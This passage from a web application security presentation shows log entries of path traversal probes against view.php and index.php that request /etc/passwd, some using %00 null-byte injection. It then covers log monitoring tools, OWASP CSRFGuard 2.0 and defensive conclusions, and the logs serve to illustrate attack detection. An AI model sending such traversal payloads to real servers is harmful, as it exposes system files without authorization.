+/view.php?hash=bad316b7e10f1195eda2adf0...0a49&t=1239918254&type=js%20/index.php?p=./../.
+./../../../../../../../etc/passwd HTTP Response 302
    /view.php?pdf=./../../../../../../../../../etc/passwd HTTP Response 302

+/view.php?hash=bad316b7e10f1195eda2adf0...0a49&t=1239918254&type=js%20/index.php?p=./../.
+./../../../../../../../etc/passwd%00 HTTP Response 302

+/view.php?hash=e7fd2ee3c218c66ad9611635...5dca&t=1239788768&type=js%20/index.php?p=./../.
+./../../../../../../../etc/passwd%00 HTTP Response 302
    /view.php?pdf=./../../../../../../../../../etc/passwd%00 HTTP Response 302
    /index.php?p=./../../../../../../../../../etc/passwd%00 HTTP Response 200
    /index.php?p=./../../../../../../../../../etc/passwd HTTP Response 200
```

Tools: logwatch, SWATCH, …

New Tool: OWASP CSRFGuard 2.0



- Adds token to:
  - href attribute
  - src attribute
  - hidden field in all forms
- Actions:
  - Log
  - Invalidate
  - Redirect

http://www.owasp.org/index.php/CSRFGuard

Outline

- Introduction
- Demo application: BuggyBloggy
- Vulnerabilities
- Defenses
- Tools
- Conclusions
- Resources

Conclusions

- Keep server and third-party applications and library up-to-date
- Do not trust user input
- Review code & design and identify possible weaknesses
- Monitor run-time activity to detect ongoing attacks/probes